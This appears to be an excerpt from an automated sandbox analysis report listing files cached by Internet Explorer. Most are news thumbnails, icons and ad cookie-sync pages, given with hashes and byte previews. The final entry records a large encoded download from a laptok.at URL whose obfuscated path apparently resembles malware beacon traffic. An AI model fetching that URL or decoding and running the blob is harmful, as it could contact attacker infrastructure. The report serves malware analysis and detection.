SSDEEP:	192:xCLv/XU8uZlJbhluzlAjzotkuXrkVOfjVHm2vu6qnr00otj:ULvPUjB2xuh7oVG2/ySj
MD5:	0CC4BBA7173007E90589461E4A7179EF
SHA1:	A943E2298F1F9123D97D9D198FD61F6F62695CB0
SHA-256:	516702589A5B41C91F0D6C7C18DB3800B7CB6CF5612E88FC50572411B0FB8B45
SHA-512:	1A433E36F6FFBC6F6076F07755BA0102281B44FAAA52C36608EC0D1A1B3EF3DE402BEE5730457AF9D631DC85EA6F5A424F6CBE9DFBC15F8D351EF7F35BB8566 5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHhSJ.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=643&y=233
Preview:	.....JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?...HX...s.-e.kuh..H.f.E.h...W.6...?.kF.....r+...7..k.<.....q.s..}.X..b.8....w.D.....EDv..{...Kb.L.=)/..zT.l.@a....b.v W...V..W.....y.7%.....e5..6`.U....5(.. ~..=EK.#pV....)Q.s...=..]..u....[.h...)..''...<X.].....=+.....)o...4....I..H?.....`..=f.M.&2.v...r_F.f.A...p.....u.;gI..y.V.x..u...W'.j...h....{.T.6. ...~.Oz.....K.f0|..=kn.....J

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHj30[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2609
Entropy (8bit):	7.81053494692097
Encrypted:	false
SSDEEP:	48:BGpuERAHNnsP5Xd76zOtcumL/TJsf2QA/QFGPlG+DTswUviMmFf5gwACsRCo:BGAE2NsP5A7uue2zQguaM4ACno
MD5:	646C60016F1ACB2FE5B474330185277F
SHA1:	7FC10CC5F3C272B2620CFD027A4CE1DC62BF45A4
SHA-256:	6C5DD98966B6A6451B01FCB65F5CE82C4D8EA23278AB412DCC227246AAF5F5E1
SHA-512:	34D01C1F87071E374E8D4A08884B7334D07CA982DBDDF39BEC31D826149155CC798D61230AF06333C4B6D7E465AAB56DF8FDF5F0DA2EDEA4DC401D1A324F4E5
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHj30.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHj30[1].jpg	
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....K.d.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz.....?..Q%.y.I9f..F._o.&.%.L..&..1.....T..P.....wFJ`rwq...c....%.e.....W..;g=....t2.V.)m&.J.F.]....\....g...< ..nK'...{.c.s.m...,E...p.$`q.c.....Ex...H.....Qg ..bP.^... .....M...^].I.....&...A....@.n.q...Ukfx..L...T..z{.V.H...bY.P.(.[..Q.c...j.....<....?L.5h.adDl.19Q..N@.]DR.....}9)+.&f.%y |...;...AW..Y.....{r..?.;$....I-.q....x...#.M./ g..>....s@.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHp67[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	12120
Entropy (8bit):	7.955170113990235
Encrypted:	false
SSDEEP:	192:BCT17Q2Wb4p1we0VnZXQ3sUXHt8ezVCYVd0xkB778O4/e/2dwB4ZxYVLMnhY6gl0:kTFQTGWe0VnZA3sUXHlJC60C59/2eB4j
MD5:	9B15E8AD506891A65DF61D5667B224BC
SHA1:	6BBE5E8E9024A7B9AD18240D310CC92668669638
SHA-256:	E11EA54430FDA99B74038FBF32C3C8EFB8C22C7E9B0E2C66C3E3A78A32D77341
SHA-512:	E30BA6076325F90ADDC49AA010230B2E142D0B8BAE0FF8BF7037982AFC067C8B7E8C1F552686F7BE10BF7E8FE28B906C0E923D73C9357E5FE3179B057506B2C
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHp67.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg&x=416&y=101
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..\|R.....S.F(.....(..&(..(..&)1N.....S.F(....?.....?J...84..Rc..(.;....8Q.^:.,j...G..*\Rb.!.#.T.. .L....y..bFz..8."..^8.3..p6 .....?...E.o.E.}X..qM.V.U..q.\..z..s...b.i.6..KKM.....P.....Q..F@.q@...P.t.....HFT.2..X.G_.i.\c.....l(.H..h..az.TE.(.E.U.+.<u..>..YW0..PI+.....F..q....4A..P?M..j..T..4.2v..@.... L.&....8#$.....L%..*...3...UV+..iS..(G .

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHqD2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	28464
Entropy (8bit):	7.96093606547751
Encrypted:	false
SSDEEP:	768:7EJtcJF/KJyGBx9nkoOoge4DB0LWYgJ2Zxt1vaK8af:7EyjKJ9Bn1Oogn06Y1ZcG
MD5:	E38552C3BAD509D4FCB24C4C706E0CD5
SHA1:	2AE245AEF45186459BBDBD95BDD8F403E65D0A17
SHA-256:	AA8D1A16D3782F693F2CCE6006646D1E51E61AED1800507BC4570846C5FAE792
SHA-512:	BADE48EDB988822D445C667A964CA84F5B6B7E16AC28C40E850ABCBEF603D954951DAFE4CCF77DD88E31F5224C9D82E8FAC938276FE5177C45DEE13115F905 C4
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHqD2.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	.....JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..,..H....j.....U4.].h.[|.2.S-.<..V.9....).*i..I.{<..H...V.B.....'.7.%Y.Q.`.E0.ml.Z.....?f..0...*0i.Z."...:SU...sK...[F\.8 !.T..... Q..r.5..u.F%...*[hAQ._..|db.Y..cn.<.H.M.....9...;.....JcG.q....mp.... ?..y3..?t...J..?Z.N...Ny5..{..FqKLDW.#..<....=.S=...I..Z.....>?.k.x.k9k#.....#.zb.m.8..."...QtvY.."..\....T.[195v./.qQ.....-.( S`...V..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHtp6[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 100x75, frames 3
Category:	downloaded
Size (bytes):	2253
Entropy (8bit):	7.78786287066661
Encrypted:	false
SSDEEP:	48:BGpuERA6jOUMPO7P3+koV2Aqi7u13fB7BykHijHAZtZ6Xu1aDR:BGAE3jOU4cP3+tVr8tBykCjaE+UDR
MD5:	C4E92241C45D45CD97AD1FA9A347C2EE
SHA1:	1A6B9196E29B41F8638C7D6DC21D30E124319084
SHA-256:	7C775795923261D0D4D8BE9FBA659D22E35C8B0D4902B1D8486EAA56732AE440
SHA-512:	4A18EAA24CF0A8EC47B0CD27BCB5CEBA9141EDA3D04D0F5009B3378F4EC0838E5286A4701D2D62249F7CABC1003922DF5CF01626A7BA840ACCF2FF8E884451 83
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHtp6.img?h=75&w=100&m=6&q=60&u=t&o=t&l=f&f=jpg&x=814&y=269

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dHtp6[1].jpg

Preview:	......JFIF.............C................ .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO......K.d.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz...?......i...Z..u..O.5..(.}.ec[.^..p.1.K..s..>.#..J..i..>CJ.@\...aB...q\.c...ob.+.T....\|.E..V..V..B...TE....$.~ G.O.....5....n...L....sM.K@T...[.^C...x.*VV9fc..F:~t.4......J...[..H..zj.X:R].AFHV.[.g......w....+)o.W.Opy..q... ..m3BK.Y.. .5Z.._4A0]......iX...8.pO.L*q.....'...<O..[Wi-.;d@....Q[..u.D.p...+&.6.._..q....FL.....h.&Z....g.5.....-6.wN2.px...K.\4.3.X.5..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB1dI7Wd[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 0x0, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	8703
Entropy (8bit):	7.854263285778846
Encrypted:	false
SSDEEP:	192:BYOQHoxNLt8fEBe8qHmb4ZMph0NkQdWDhZVzH8kjl0:eOIWLtP08qGQMph0W9D9zH8kK
MD5:	1DC4E26F46296E53A12B4BD9D8C917F0
SHA1:	7DBEF06ACBB84FDA194B52CD63B6811E1B2925EE
SHA-256:	19BFCD1F9D7371CFA501157AF679D8F434093CF77AD0B868C68127331B199A61
SHA-512:	0CA22252B9AC6C6BC891E1F7702B0B8282E854F7BFFD8902282905A4C6716ADCCB8DE7AC3A08B7FE94C224B80CE9B6FF747E2B7A9D1BB7568EBE102AB633A9 1F
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dI7Wd.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.............C................ .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.......&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOOO......M.7.."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefgh ijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXY Zcdefghijstuvwxyz...?..(...E...+......:.\.nxr.C$.......JN....@:.;.|..5B}xA'..L.rs.).Z.t9..k.H.).V.CS........~.=:...QP..S.MjAv.... ..=M.SZ...:....m.q.k..;..:..cb.9.I."....Z.\...u.Ya.Q..Rfd..q\..4s...y....=k..2*....a...'.r..ec.F+[_..zv.....Oj..u...)&...Q.u....1K.1@..)qF(.....P.QK.1@....b...J)qF(..)qF(.(..b...Z(...P(.R.*H .idX.e.......'Nk...8........8..x.*...Oo.......6.J..>.k..A^;....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BB7hjL[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	444
Entropy (8bit):	7.25373742182796
Encrypted:	false
SSDEEP:	6:6v/lhPkR/CnFFDDRHbMgYjEr710UbCO8j+qom62fke5YCsd8sKCW5biVp:6v/78/kFFlcjEN0sCoqoX4ke5V6D+bi7
MD5:	D02BB2168E72B702ECDD93BF868B4190
SHA1:	9FB22D0AB1AAA390E0AFF5B721013E706D731BF3
SHA-256:	D2750B6BEE5D9BA31AFC66126EECB39099EF6C7E619DB72775B3E0E2C8C64A6F
SHA-512:	6A801305D1D1E8448EEB62BC7062E6ED7297000070CA626FC32F5E0A3B8C093472BE72654C3552DA2648D8A491568376F3F2AC4EA0135529C96482ECF2B2FD35
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB7hjL.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs..........(J....QIDAT8O....DA.....F...md5"...R%6.].@.............D.....Q...}s.0...~.7svv.......;.%..\.....]...LK$...!.u. ...3.M.+.U..a..~O......O.XR=.s.../....I....l.=9$...........~A.,. ..<...Yq.9.8...I.&.....V. ..M.\..V6.....O.........!y:p.9..l......"9.....9.7.N.o^[..d......]g.%..L.1...B.1k....k....v#._.w/...w...h..\.. ..W...../..S.`.f.......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBX2afX[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	688
Entropy (8bit):	7.578207563914851
Encrypted:	false
SSDEEP:	12:6v/74//aaICzkSOms9aEx1Jt+9YKLg+b3OI21P7qO1uCqbyldNEiA67:BPObXRc6AjOI21Pf1dNCg
MD5:	09A4FCF1442AD182D5E707FEBC1A665F
SHA1:	34491D02888B36F88365639EE0458EDB0A4EC3AC
SHA-256:	BE265513903C278F9C6E1EB9E4158FA7837A2ABAC6A75ECBE9D16F918C12B536
SHA-512:	2A8FA8652CB92BBA624478662BC7462D4EA8500FA36FE5E77CBD50AC6BD0F635AA68988C0E646FEDC39428C19715DCD254E241EB18A184679C3A152030FD9FF 8
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBX2afX.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG........IHDR................U....sRGB.........gAMA......a.....pHYs..........o.d...EIDATHK.Mh.A......4.....b.Zoz....z."......A../.X.../........"(*.A.(.qPAK/......I.Yw3...M...z./...7..}o... ~u'...K_...YM...5w1b....y.V.|.-e.i..D...[V.J...C......R.QH.....:....U.....].$]LE3.}........r..#.]...MS.....S..#..t1...Y...g........ 8."m......Q..>,.?S..{.(7.....;..I.w...?MZ..>.......7z.=.@.q@.;.U..~. ...:.[.Z+3UL#.........G+3.=.V."D7...r/K.._..LxY.....E..$..{. sj.D...&.......{.rYU..~G....F3..E...{. ......S....A.Z.f<=.....'.1ve.2}[.....C....h&....r.O..c....u... .N_.S.Y.Q~.?..0.M.L..P.#... b..&..5.Z....r.Q.zM'<...+.X3..Tgf._...+SS...u........*./.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBaK3KR[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	551
Entropy (8bit):	7.412246442354541
Encrypted:	false
SSDEEP:	12:6v/78/kF5ij6uepiHibgdj9hUxSzDLpJL8cs3NKH3bnc7z:WO65iHibeBQSvL7S3N03g
MD5:	5928F2F40E8032C27F5D77E3152A8362
SHA1:	22744343D40A5AF7EA9A341E2E98D417B32ABBE9
SHA-256:	5AF55E02633880E0C2F49AFAD213D0004D335FF6CB78CAD33FCE4643AF79AD24
SHA-512:	364F9726189A88010317F82A7266A7BB70AA97C85E46D15D245D99C7C97DB69399DC0137F524AE5B754142CCCBD3ACB6070CAFD4EC778DC6E6743332BDA7C71
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBaK3KR.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....(J.....IDAT8O..9,.q..:&.E..#.,B".D.Zll..q,H.....DH..X5.@....P!.#.....m?...~C....}.....M\....hb.G=..}.N..b .LYz.b.%.>..}...]..o$..2(.OF_..O./...pxt%.....S.mf..4..p~y...#:2.C.....b.....a.M\S.!O.Xi.2.....DC... e7v.$.P[....l..Gc..OD...z..+u...2a%.e.....J.>..s.....]..O..RC. ...>....&.@.9N.r...p.$..=.d[fG%&..f...kuy]7....~@eI.R....>.....DX.5.&..,V;.[..W.rQA.z.r.].....%N>\..X.e.n.^&.ij...{.W....T.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\BBnYSFZ[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	560
Entropy (8bit):	7.425950711006173
Encrypted:	false
SSDEEP:	12:6v/78/+m8H/Ji+Vncvt7xBkVqZ5F8FFl4hzuegQZ+26gkalFUx:6H/xVA7BkQZL8OhzueD+ikalY
MD5:	CA188779452FF7790C6D312829EEE284
SHA1:	076DF7DE6D49A434BBCB5D88B88468255A739F53
SHA-256:	D30AB7B54AA074DE5E221FE11531FD7528D9EEEAA870A3551F36CB652821292F
SHA-512:	2CA81A25769BFB642A0BFAB8F473C034BFD122C4A44E5452D79EC9DC9E483869256500E266CE26302810690374BF36E838511C38F5A36A2BF71ACF5445AA2436
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BBnYSFZ.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d....IDAT8O.S.KbQ..zf.j...?@.....J.....z..EA3P....AH...Y..3.....|6.6}.....{..n. ...b.....".h4b.z.&.p8`. ..:..Lc....*u:.....D...i$.)..pL.^..dB.T....#.f3...8.N.b1.B!.\...n..a...a.Z.....J%.x<....|..b.h4.`0.EQP.. v.q....f.9.H`8..\...j.N&...X,2...<.B.v[.(.NS6..|>..n4...2.57.*.....f.Q&.a-..v..z..{P.V... ...>k.J...ri...,.W.+.....5:.W.t...i.....g....\.t..8.w...:.....0....%~...F.F.o".'rx...b..vp....b.l.Pa.W.r..aK..9&...>.5...`..'W.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\cfdbd9[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	740
Entropy (8bit):	7.552939906140702
Encrypted:	false
SSDEEP:	12:6v/70MpfkExg1J0T5F1NRlYx1TEdLh8vJ542irJQ5nnXZkCaOj0cMgL17jXGW:HMuXk5RwTTEovn0AXZMitL9aW
MD5:	FE5E6684967766FF6A8AC57500502910
SHA1:	3F660AA0433C4DBB33C2C13872AA5A95BC6D377B
SHA-256:	3B6770482AF6DA488BD797AD2682C8D204ED536D0D173EE7BB6CE80D479A2EA7
SHA-512:	AF9F1BABF872CBF76FC8C6B497E70F07DF1677BB17A92F54DC837BC2158423B5BF1480FF20553927ECA2E3F57D5E23341E88573A1823F3774BFF8871746FFA51
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/c6/cfdbd9.png
Preview:	.PNG.....IHDR.....U....sBIT....|.d.....pHYs.....~.....tEXtSoftware.Adobe Fireworks CS6.....tEXtCreation Time.07/21/16.~y....<IDATH..;k.Q....;.;..&..#...4..2... ..V,...X..~.{..|.Cj.....B$.%.nb....c1...w.YV....=g.....!..&.$.mI...I.$M.F3.}W,e.%..x.,..c..0.*V....W.=0.uv.X...C....3`....s.....c.....2]E0.....M...^i...[..]5.&...g.z5]H....gf....I... .u....:uy.8"....5...0.....z.....o.t...G..".....3.H....Y....3..G....v..T....a.&K.....,T.\.[..E.....?.....D.....M..9...ek..kP.A.`2.....k...D.}.\...V%.\..vIM..3.t....8.S.P.....9.....yI.<...9... ..R.e.!`..-@.....+.a..*x..0.....Y.m.1..N.I...V.'..;.V..a.3.U....,.1c.-.J<..q.m-1...d.A..d.`.4.k..i.....SL.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\checksync[1].htm	
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	20808
Entropy (8bit):	5.301767642140402
Encrypted:	false
SSDEEP:	384:RqAGcVXlblcqnzleZSug2f5vzBgF3OZOsQWwY4RXrqt:+86qhbz2RmF3OssQWwY4RXrqt
MD5:	97A17EFCA6ECAE418CACBBF6AE41B0B1
SHA1:	31235CDB60298018C1C0D1EFE712FF3281A7B29B
SHA-256:	00FFE70B03F4DF3A0D653D15DF9DB3D4451AD931953B44F9541DD59D8538FD90
SHA-512:	DA7EE38B51F31BDA399E68AC9D6CA7532C846C7BF466E94F40CB7C6382F1A64F0567A3BCE85D12E1F37F84F4765FF703405309E6A545FE8D482B0EFEAAE9E525
Malicious:	false
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":75,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":"|","sepTime":"*","sepCs":"~~","vsDaTime":31536000,"cc":"CH","zone":"d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0}},"hasSameSiteSupport":"0","batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som","adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"log":{"successLper":10,"failLper":10,"logUrl":{"cl":"https:\/\/hblg.media.net\/log?logid=kfk&evtid=chlog"}},"csloggerUrl":"https:\/\/cslogger.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\e8SUozS[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	270440
Entropy (8bit):	5.999927116066864
Encrypted:	false
SSDEEP:	6144:Y+0C7j1OHxuaO32a5uF6e/jwm+JBJk18h++os7c2Wq/:YQ9Oc35663Xxb157cI/
MD5:	E924EC561FB47C3C0077569F989E9945
SHA1:	7B779431CDFB4199AB382029420C49A8E7145CBD
SHA-256:	620F9E87417B9B64C9CA5D8C86EADC68BE4EFBCD4F829857AA3E88CBCF8FFCEA
SHA-512:	61258962ADD49591F56ADE96442EF93067AB937903798757CE620AE1B6A7E05FCB4703A3CC25764A71963BC848E9924B20631A88511E48F0C93BF24AA079941A
Malicious:	false
IE Cache URL:	http://api10.laptok.at/api1/mOmUNrUT1Tkf_/2Fpjx5UP/NjKT2TUVc9KVEb1kN7jSv_2/Bku6FvO8M8/iUmLw2_2FTDrkr5tf/cCMI7qZlJsl5/daUh7ottHLc/7HVIrVoY1SieQv/lhrGpaJPPzKF03EAwxNqA/D874ye_2FRUsy2K6/xciFCEzbH51FFw_/2Bb8QoHf6NpN75pZ5G/Mu_2BbqUp/c75ragbUEKlE0l1LX_2F/4u83BFS0FCNHpZrX6b9/sd4d4jezfNsCefQ_2B6iCK/p1XgqNgeBsVt9/izg8Zsvz/1FaNRSjvruwthZY1A7QfFWz/_2BhfXLKTN/ZLkri3_2BI/e8SUozS
Preview:	Mh76sSvSPOqc78Mw1cXKmfvRxMwaaWEKesJW7t3AmxNSv6lyFLsUY4n83l6Yoab2uwOf2DkFEA20NBf2B/PlNW0FGgZF1zakBvAAiOohIBorvfHvu0rE0MTzKZI6eVDmHbEQVaVPC4JsjuGf0N7E+9nHMyKQy+eomLvq8xg7jOLLutl9wiglWRzIFsmqwKpy+Jx9CmX6prDnV+YbPCPCzDGpeIOViLBndJ5aTmSzWtf9aozMC9nrgnDUx4Ja12aZHw96rQjFCZxnto2efGDVoGagL1Qb4es8tZyBB98MqaOkN3gT5988hQ+TylRyO5K4lVE2vU6ZAQDWQS7QTAWcVobl/1/Fox/23pZzLEIOLVJ/WfeqCtGDEE4bg8MFrEqWgAnzbeqJAbvubaYyD+0+Zcl/QheXkuMWbqBVzsn7YJZl11v+XPwuTsUH5WeJvTk+FAdawWNtrMlftd/5E8XgzDC/GoU1RPapJvOBn4UQnvupdMy8aUXPwNvTlZyncvCeIkr6420wlShxBVKfmC/p4CKUGM/0Yv46mRy3vfvWoM+DtcTTZOTd6uI32X/2ZWZzW1PC1xjLuJj+8pSGzgC9qGzoy5mXq1Jr731LoMV/sc6Vvm+ZvYN4Rd7G2gqgEK/DM4x+8pRx6WlgFvZLkEfp1NRz28ySvazWWxtjhFJmVW+2mpNjMQF5be5jSkmr2L6IGNu+780K4UJeiStDfPCA+xYYEXw9+flw35o6XmsmSNuR3mzl8LKK/wAOyo/qIpQbX1D1EMIdW515W1AY8WwNEtN6Ri2otZ2LWGX0anUNlUxeO9PP6PypAKVYJ8CkE2JjqkpT0qeevIhmgtanzqUQxFa66tcEkAxsRnwObim3obpVGch3Sq3RpEiLvbZAO8UBrtIcqyiuJgmDTq+L/EZpdrTlioUAumq9Zl0hnteCIUF+35rXjTsfnkl7axJeycpBVo3+yFRHLOp1Jwc+dmTYtlD1/fd48Q/Z0cmd511h

